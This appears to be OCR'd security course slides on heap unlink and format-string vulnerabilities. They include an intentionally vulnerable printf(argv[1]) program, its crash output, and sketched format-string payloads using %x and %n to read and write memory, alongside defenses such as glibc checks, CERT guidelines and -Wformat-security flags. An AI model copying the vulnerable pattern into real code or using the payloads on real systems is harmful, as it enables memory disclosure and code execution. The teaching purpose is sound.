


The Heap


the unlink function

```
#define unlink (P,BK,FD) {
  BK = P->bk ;
  FD = P->fd ;
  FD->bk = BK;
  BK->fd = FD;
}
```

Vulnerable function



Overwrite a GOT entry with the adresse of a shellcode



Clean code

Like for Stack overflow

Check array size


Particulary in case of user inputs

Use secure functions

CERT code guidelines

Use an object oriented language

Java, C#, …



Defense in depth

a posteriori


Check prev_inuse of next chunk

glibc > 2.3.3 (2005)

Windows XP SP2 (2004)

No Writable Metadata

No writable metadatas glibc > 2.20 (2015)




but…

And that’s why clean code is safer


Malloc Maleficarum

Bypass (2005) glibc checks



Format Strings

sprintf(argv1, 42);



Exemple


Just printf

```c
#include <stdio.h>

int main(int argc, char ** argv) {
    printf("Number of args : %d\n", argc) ;
    return 0 ;
}
```

Exemple

stack view

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

```




Bug ?

stack view




```c
#include <stdio.h>

int main(int argc, char ** argv) {
    printf("Number of args : %d\n") ;
    return 0 ;
}
```




Vulnerable ?

```c
#include <stdio.h>

int main(int argc, char ** argv) {
    printf(argv[1]) ;
    return 0 ;
}
```

```
$ ./test 12
12
$ ./test %x
ffffe6b8
$ ./test %n%n%n
Segmentation fault (core dumped)
```




Read the memory

Read the stack

%x.%x.%x....

Choose the adress to read

\xef\xbe\xad\xde %x. ... %x%s



Write the memory

%n


Print nothing and write the number of characters printed by printf to a variable

xxx%n

Store 3 somewhere

\xef\xbe\xad\xde %x.%x....%x.%x%n

0xdeadbeef will contains the number of written characters



Clean code


Avoid the problem

Always define format strings

Never user inputs in first argument

Avoid shortcuts

⚠ printf("%s", string) ≠ printf(string)



Defense in depth


a posteriori

System configuration

FormatGuard

Compilation options

-Wformat -Wformat-nonliteral -Wformat-security
-Wmissinf-format-attribute



Let’s train

narnia